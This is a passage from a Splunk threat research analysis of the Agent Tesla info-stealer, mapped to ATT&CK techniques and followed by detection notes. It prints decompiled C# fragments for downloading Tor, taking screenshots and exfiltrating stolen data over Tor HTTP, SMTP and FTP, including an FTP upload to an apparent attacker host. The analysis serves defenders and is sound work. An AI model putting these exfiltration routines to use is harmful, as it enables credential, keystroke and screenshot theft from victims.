        string text2 = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/";
        string text3 = "<a.+?href\\s*=\\s*([\"'])(?<href>.+?)\\1[^>]*>";
        Regex regex = new Regex(text3, RegexOptions.None);
        string text4 = "";
        int num = 0;
        string text5 = "";
        using (WebClient webClient = new WebClient())
        {
            text5 = webClient.DownloadString(text2);
        }
        try
        {
```

Figure 8

Collection - TA0009

T1113 - Screen Capture

Figure 9 shows the code snippet of how Agent Tesla software captures the desktop screenshot of the compromised machine and it will be saved in the memory stream and later sent to its C2 server.

```
EncoderParameter encoderParameter;
if (num == 8)
{
    System.Drawing.Imaging.Encoder quality;
    encoderParameter = new EncoderParameter(quality, 50L);
    num = 9;
}
ImageCodecInfo imageCodecInfo;
if (num == 7)
{
    imageCodecInfo = d.A.A(ImageFormat.Jpeg);
    num = 8;
}
if (num == 13)
{
    bitmap.Save(memoryStream, imageCodecInfo, encoderParameters);
    num = 14;
```

Figure 9

Exfiltration - TA0010

T1041 - Exfiltration Over C2 Channel

During analysis of this Agent Tesla sample it was identified to have 3 ways to exfiltrate stolen sensitive information of the compromised host. The exfiltrated data may be either sent via FTP, SMTP and HTTP command and control server. Figure 10 shows the code snippet on how the agent will set up each method to exfiltrate data.

```
private static void mw_tor_http_request(int int_0, string string_0 = "")
{
    string text = "%urlkey%";
    try
    {
        global::A.C.c c = new global::A.C.c();
        if (global::A.C.A.b)
        {
            if (!c.mw_look_for_tor_process(global::A.C.A.A) | (global::A.C.A.A == 0))
            {
                c.mw_kill_possible_tor_process();
                c.mw_download_tor();
                global::A.C.A.A = c.mw_late_bindingA("-f " + c.A + "\\Data\\Tor\\torrc");
            }
            c.mw_tor_connect();
        }
```

http request via TOR

```
SmtpClient smtpClient = new SmtpClient();
NetworkCredential networkCredential = new NetworkCredential("%mailaddres%", "%password%");
smtpClient.Host = "%smtp%";
smtpClient.EnableSsl = global::A.C.A.f;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = networkCredential;
smtpClient.Port = global::A.C.A.B;
MailAddress mailAddress = new MailAddress("%toemail%");
MailAddress mailAddress2 = new MailAddress("%mailaddres%");
MailMessage mailMessage = new MailMessage(mailAddress2, mailAddress);
mailMessage.Subject = string_0;
```

SMTP

```
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create("ftp://ftp.boloni.ma/" + string_0);
ftpWebRequest.Credentials = new NetworkCredential("infoo@boloni.ma", "[redacted]");
ftpWebRequest.Method = "STOR";
Stream requestStream = ftpWebRequest.GetRequestStream();
requestStream.Write(byte_0, 0, byte_0.Length);
requestStream.Close();
requestStream.Dispose();
```

FTP

The remote C2 server was down during the analysis of this sample. STRT experimented with its SMTP communication to be able to see how the exfiltrated data looks like on the attacker side. We used a fake SMTP server by rnwood (smtp4dev) to forward all the exfiltrated data of this sample.

Attacker Perspective

Data Exfiltration

Figure 11 shows the email sent by the Agent Tesla to the fake SMTP server containing a .zip file attachment with the filename format “CO_<username>/<ComputerName><DateTime>.zip”.

This .zip file contains the collected browser data, which in our case is the cookie.sqlite file.

In addition, it includes the basic system information which is the UserName, ComputerName, OSFullName, CPU and RAM.




Figure 11

Figure 12 shows the email sent by the Agent Tesla malware related to the desktop screenshots of the compromised machine. We can see that it has same format email body that contain system information, except that the format of the desktop screenshot .jpeg file is “SC_<username>/<ComputerName><DateTime>.jpeg”




Figure 12

Lastly Figure 13.1 (notepad++) and 13.2 (firefox) shows the email sent by this sample during our testing related to its keylogging feature. This malware checks if the log.tmp (keylog file) in %temp% exists; if not, it will directly send the keystroke that keylogs in its C2, in this case via SMTP.

Below shows the couple of keys typed by the user and the process related to that keystroke.




Figure 13.1




Figure 13.2

For this type of exfiltration the subject of the email has a format of “KL_<username>/<ComputerName>”.

Detections

Below is the table list for detections that the STRT developed to identify possible Agent Tesla behavior and malicious .chm behavior.

Automate with SOAR Playbooks

All of the previously listed detections create entries in the risk index by default, and can be used seamlessly with risk notables and the Risk Notable Playbook Pack. The community Splunk SOAR playbooks below can also be used in conjunction with some of the previously described analytics:

Why Should You Care?

With this article the Splunk Threat Research Team (STRT) enables security analysts, blue teamers and Splunk customers to identify the Agent Tesla tactics, techniques and procedures. By understanding its behaviors, we were able to generate telemetry and datasets to develop and test Splunk detections designed to defend and respond against this type of threats.

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections now available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we’ll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank Teoderick Contreras, Michael Haag, Mauricio Velazco and Lou Stella for their contributions to this post.
